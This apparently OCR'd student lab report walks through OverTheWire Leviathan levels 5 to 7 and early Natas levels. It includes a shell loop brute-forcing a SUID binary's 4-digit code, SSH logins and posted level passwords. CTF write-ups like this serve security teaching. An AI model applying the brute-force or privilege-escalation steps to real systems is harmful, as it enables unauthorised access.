
Objective:
To exploit a vulnerable SUID binary to obtain the next password.


Steps Followed:


1. Logged in using Level 5 credentials.
2. Identified a SUID-enabled executable.
3. Executed the binary carefully.
4. Retrieved the password revealed by the program.

Conclusion:
This level demonstrated how improper use of elevated privileges can expose sensitive data.

PUC:







Level 6 -> Level 7

Tool Used: SSH, Linux Terminal


Objective:
To complete the final challenge and retrieve the last password.

Steps Followed:

1. Logged in using Level 6 credentials.
2. Analyzed available binaries and environment settings.
3. Executed the final vulnerable binary.
4. Obtained the final password.


Conclusion:
The final level consolidated all previously learned concepts, including enumeration, binary analysis, and privilege escalation techniques.

PUC:



```
For your convenience we have installed a few useful tools which you can find
in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

leviathan6@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd464, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                  = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@leviathan:~$
```

```
leviathan6@leviathan: ~
Session  Actions  Edit  View  Help
leviathan6@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Oct 14 09:27 .
drwxr-xr-x 150 root       root        4096 Oct 14 09:29 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Oct 14 09:19 .bashrc
-r-sr-x---   1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd464, 0 <unfinished ...>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                  = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@leviathan:~$ for i in {0000..9999}; do echo $i;./leviathan6 $i;done;
0000
Wrong
0001
Wrong
0002
Wrong
0003
Wrong
0004
Wrong
0005
Wrong
0006
Wrong
0007
Wrong
0008
Wrong
0009
```





Level 7(Final):

OVERALL LEARNING OUTCOME

The Leviathan lab provided hands-on experience with Linux security fundamentals and common misconfigurations. It strengthened skills in system enumeration, permission analysis, and basic exploitation, serving as a strong foundation for more advanced OverTheWire challenges.

PUC:


leviathan7@leviathan: ~
Session Actions Edit View Help
┌──(gaurav㉿kali)-[~]
└─$ ssh leviathan7@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-1
leviathan7@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted


leviathan7@leviathan: ~
Session Actions Edit View Help
firewall.
--[Tools]--
For your convenience we have installed a few useful tools which you can find
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
--[More information]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan7@leviathan:~$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Oct 14 09:27 .
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc
-r--r----- 1 leviathan7 leviathan7 178 Oct 14 09:27 CONGRATULATIONS
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
leviathan7@leviathan:~$ cat CONGRATULATION
cat: CONGRATULATION: No such file or directory
leviathan7@leviathan:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@leviathan:~$

Natas Lab

LAB DESCRIPTION

The OverTheWire Natas lab focuses on fundamental web security concepts through a series of progressively challenging levels. The lab introduces common web vulnerabilities such as insecure authentication, client-side trust issues, hidden files, server-side input validation flaws, command injection, file inclusion, and weak access controls. Natas is designed to help beginners understand how web applications can be exploited using simple inspection techniques and logical analysis rather than advanced tools.

Level 0 -> Level 1

Tool Used: Web Browser


Objective:
To access the web application and obtain the password for the next level.


Steps Followed:

1. Opened the Natas Level 0 webpage using the provided URL.
2. Viewed the page source.
3. Located the password embedded in the HTML source code.

Conclusion:
This level introduced the importance of inspecting page source code for hidden information.

PUC:





Natas1> 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

Level 1 -> Level 2

Tool Used: Web Browser, Developer Tools


Objective:
To bypass basic client-side restrictions.

Steps Followed:


1. Opened the webpage and noticed right-click was disabled.
2. Used browser developer tools to view the source code.
3. Retrieved the password from the HTML content.

Conclusion:
This level demonstrated that client-side restrictions do not provide real security.

PUC:



ctrl+shift+i



Natas2> TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI

Level 2 -> Level 3

Tool Used: Web Browser

